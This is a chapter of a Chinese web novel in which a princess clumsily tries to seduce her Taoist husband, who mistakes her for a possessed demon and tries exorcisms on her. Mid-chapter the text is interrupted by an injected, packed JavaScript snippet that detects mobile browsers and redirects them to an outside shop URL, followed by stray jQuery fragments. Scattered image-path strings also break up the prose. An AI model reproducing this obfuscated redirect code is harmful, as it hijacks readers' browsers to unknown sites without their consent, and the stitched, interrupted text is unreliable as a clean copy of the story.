罗昭锦在门口截了魏明时的酒。
原以为得有一番说辞,谁料这小子只是错愕地瞄她一眼,就把托盘松了手,实在识时务。
奇怪,今儿下头这些人,怎的一个比一个懂事?
罗昭锦却没有闲心琢磨他们,亲自把酒送进屋去。进屋刚说了一句话,就见肃王飞快起身,站得笔直如松。
显是被她突然的出现,惊到了。
罗昭锦轻移莲步,将酒送上前去,只当没看见他的错愕,笑盈盈道:“妾想起有些话没与殿下说,就冒冒失失地过来了。”
边说着,边将托盘中那瓶酒,一个杯,一碟子蕃豆搁在罗汉榻的小几上。
孟成煊眼睛盯着她,依然站得如一棵松:“王妃衣着单薄,不冷?”
冷呀,怎的不冷!
今儿穿得少,只比酷夏多一层,罗昭锦摇着手帕,淡定地扇了扇风:“没觉着冷呀。”
然后,打了个寒噤。
“……”
他该没看出来吧。
来的路上她倒是披着斗篷,入了静庐便脱下来丢给小满了,还没有打寒颤,全靠毅力。
孟成煊瞄了眼她冻乌的嘴唇,口中问道:“王妃所来何事?”
罗昭锦眨巴眨巴眼,无辜样,反问:“妾这时候来,可是扰了殿下雅兴?”
“倒不曾。”
“那殿下为何不过来坐。”她自在小几一侧坐下,指了指对面。
孟成煊暗皱眉头,这才挪动脚,在她对面落座。
因靠近了,忽而嗅得她身上散出的香味,竟是绵软香甜,颇扰人心境,使人心底一股热气涌上。
着实怪异。
他记得,自己这王妃分明说过,并不爱浓香。
罗昭锦为彼此满上酒水:“殿下这儿的酒必是不一样,妾今儿有幸尝一尝。”
“这是松针酒。”他说。
罗昭锦浅饮一口,媚眼如丝,笑得甜腻:“妾还以为又是苦的呢,没想带了丝甜。”
“嗯,另加了黄芪、当归,浅带着些药味儿,舒筋活血,平补阴阳。王妃若喜欢,还有一坛未启,临走带去就是。”
他端着杯子并不往嘴边送,只是看着她又问了一遍,“不过,王妃所来有何急事?竟是明日都等不到。”
罗昭锦自是说不出个所以然,又眨巴眨巴眼:“殿下猜猜呢?”
孟成煊望见她那一双美眸如泛春水,恨不得要将溺死他,不觉眉头更皱了。
他搁下杯子:“我猜不着。”
“猜不着可就要罚一杯了。”罗昭锦将他刚放下的杯子又端起来,双手与他递去。
——先来的时候还愁不好勾|引,没料他自个儿备了酒,倒是与她行了方便。
孟成煊垂眸,见一双玉手捧着白瓷杯,杯子脂白,却白得不如这手好看。
其实她整个人都比平素好看,打扮得花枝招展,一股子不把人迷死不作罢的妩媚。
他笑了笑,接过杯子,指尖“不经意”地轻触到女人的手,冰凉一片,分明冷透了。
一口饮尽酒水。
罗昭锦再为他满上,捏着嗓子,娇娇柔柔地又问:“殿下再猜猜,猜不到还要罚一杯。”
他眼睛微眯,露出一笑:“总不能是突然想我了吧。”
罗昭锦暗中好不一惊。
宋钰说得果然没错,男人大多好|色,轻轻一勾居然就上道了。瞧瞧,枉他平素装得这样端方,却原来如此禁不得扒。
又或是自己实在魅力无边,随便勾勾手指,他就咬了上来。
啧啧。
罗昭锦原本不大放得开,见肃王居然这样好撬,当下还有什么顾虑,只管了卯足了劲儿,今晚便要将他拿下。
“殿下猜对了,那这杯酒该妾来喝。”说着端起杯子,就要往嘴边送。
“哎呀!”
杯子却不小心拿歪了,满满一杯酒,全洒在裙子上。罗昭锦忙将外衫脱掉,口中懊恼:“瞧我竟这样不小心。”
那薄薄一层脱下,更露出里头的匀称有致,叫人遐想。
罗昭锦终于控制不住地打了个寒噤。好冷!得快点儿把肃王拐上床才是,她要盖被子!
肃王见她少了衣裳,便就起了身,从衣桁上取下自己的斗篷与她系上。
罗昭锦身上终于暖了些许,垂眸看着男人为她系肩带,心中一鼓劲儿,将男人一双手捧住。
“殿下——”短短两字,尽是娇媚,娇得她自己险些吐了。
“嗯?”男人先一错愕,旋即笑眯眯地看着她。
“妾真的想殿下了。”
他笑意加深:“不是早上才分别的?”“可这会儿不见,已如隔三秋。”她委屈巴巴地说着,试探着将身子朝他靠去。
肃王并没有躲,于是她的脸颊顺势贴到了男人的胸口,手臂也揽到他的腰身。
“那我要怎样做,才能为王妃一解相思?”
顺利得出乎意料呀!罗昭锦窃喜,更撒起娇来:“妾今晚都不想离开殿下了。”
“哦?可我这里床榻甚小,容不下两人。我陪王妃说说话,再送王妃回去,如何?”
“不嘛!”罗昭锦将他搂紧,抬头哀怨地望着他,“人家想和殿下一起。”
忍着羞涩,手掌不安分地在攀上他的背。
肃王垂眸看着她,无奈地笑了下:“若非在一起,只怕得一道回凤翔宫去,才睡得安稳。”
好啊,罗昭锦也不想挤硬床,她十分赞同地点点头。
“更何况,”肃王抬起手,指腹轻轻抚过她的下巴,“床大一些,万事便宜。”
罗昭锦蓦地红了脸,下午看过的那二十四式,一式接一式,走马灯般在脑海里飞转起来。讨厌!这还是她认识的肃王吗,被她几句话撩拨了,就反过来撩拨她。
她半点也不再觉得冷了,只觉浑身热得要烧起来。
罗昭锦咬着嘴唇说不出话,粉拳捶在他胸口,娇羞得紧。
“王妃稍等,我拿些东西便与你一同回凤翔宫。”肃王如是道。
“嗯。”罗昭锦放开他,低下头不敢抬起来看,趁他走开,用两手捧住两颊……滚烫的脸,冰冷的手,可真是冰火两重天。
肃王去到桌边,也不知要捎带什么走,她等了片刻,便听得朝她返回的脚步声。
罗昭锦抬起头,正要与他言语,额头间突然被贴了什么东西,将她视线几乎遮了个干净。
“太上台星,应变无停。驱邪缚魅,保命护身……”
只闻肃王口吻冷厉,飞快念道。
罗昭锦:“?”
她茫然地歪了下头,看见对面肃王横眉冷目,一手掐五雷指,一手握桃木剑,剑尖直指向她。
“何方妖孽!道行不浅,胆敢来我道门挑衅!”
她张了张嘴,又没能发出任何声音。
这
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17663071|205777||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
一瞬间,脑子像被八臂哪吒拿着八条混天绫,搅了八百圈儿,搅得她的脑仁儿比东海还要乱。
这声“妖孽”,将她震懵了去。
孟成煊举着剑,两眼死盯对面的女人。
先前他便有过怀疑,觉着她那王妃“气”有异样,一番试探未能将这妖孽揪出,倒以为自己修行太浅看错了。
却原来是这妖孽道行太深,欺耍于他!方才他忍耐着配合,才终于将它引出。
罗昭锦回过味来。
肃王哪里是好色,他下钩就咬,不过是在引蛇出洞,当她是被妖孽附了身。
明白过来的一瞬间,她觉得脸上火|辣辣地疼。
丢死了脸!
“妖孽,还不伏诛!”肃王厉喝,手中所握分明是把桃木剑,气势却如钢刀锋锐。
罗昭锦浑身一抖,连神魂都随之一颤。事已至此——
“咚”。
晕为上策!
一室寂静。
孟成煊眉头深皱,剑尖随着妖孽的栽倒而向下垂去。他紧盯地上的女人,半晌过去,不见她动。
遂自腰间锦囊抓出五谷一把,照她身子抛洒下去,以破阴煞,而后上得前去,扯下符纸,将人扶坐起来。
“王妃,王妃!”
罗昭锦被他一阵晃,死扛着不敢睁眼。
是的,方才臭不要脸勾|引人的不是她,是妖孽,她十分认可肃王的判断。
这个时候,居然万分庆幸他是个道士。
孟成煊摇她半晌不醒,用力掐起人中,许久,仍不见她睁眼,遂抱她在罗汉榻躺下,拿起小几上的松针酒,大饮一口。
“噗——”全喷在她的脸上。
“……”罗昭锦险些被喷了个激灵。
她咬紧牙关,一动不动。不能醒!就算这样也不能醒,她乃纯洁之人,必得是那妖孽万分强大,才附得了她的身。
她晕得越久,越能证明妖孽可怕,于是就这样死赖着不睁眼。
肃王又摸了她的脉。脉自是无甚问题,只是跳得略微急促。
而后肃王走开,不知又做什么去了。罗昭锦好奇,却也不敢偷摸睁眼,只是硬挺在榻上。
稍等片刻,只觉脚上一凉,鞋袜都被除下,一只手抓住了她光溜溜的脚。
“!”
针扎的轻微刺痛后,是持续的酸胀感。
接连两针,乃是刺的足中指厉兑穴,足底涌泉穴。
原来,是肃王又动用了针灸。
罗昭锦暗忍着,还是不醒。就是给她扎一百根针,将她扎成个刺猬,她也不会睁眼!
孟成煊见针刺无用,眉心狠皱起来,又摇晃她数下。
“王妃!昭锦?昭锦……宝珠!”
罗昭锦依然闭着眼:“……”便是叫我姑奶奶,我也不要醒的。
他喊了一阵,喊不醒人,便又走开,去开柜子拿东西,不知又要换什么法子来弄醒她。
撒她雄黄?喂她喝药?
罗昭锦等了有一会儿,听得脚步声靠近,心头正猜想着他会做什么,忽觉衣带一松,身上的衣裳被解开。
他居然动手除她衣裳。
因她穿得少,肃王不一会儿便解开她唯一一件衣物,露出里头朱红色的主腰。
——今儿为了诱惑他,穿的是乃是最轻薄的一件,隐约透肤。罗昭锦心跳到了嗓子眼儿。
他、他干什么!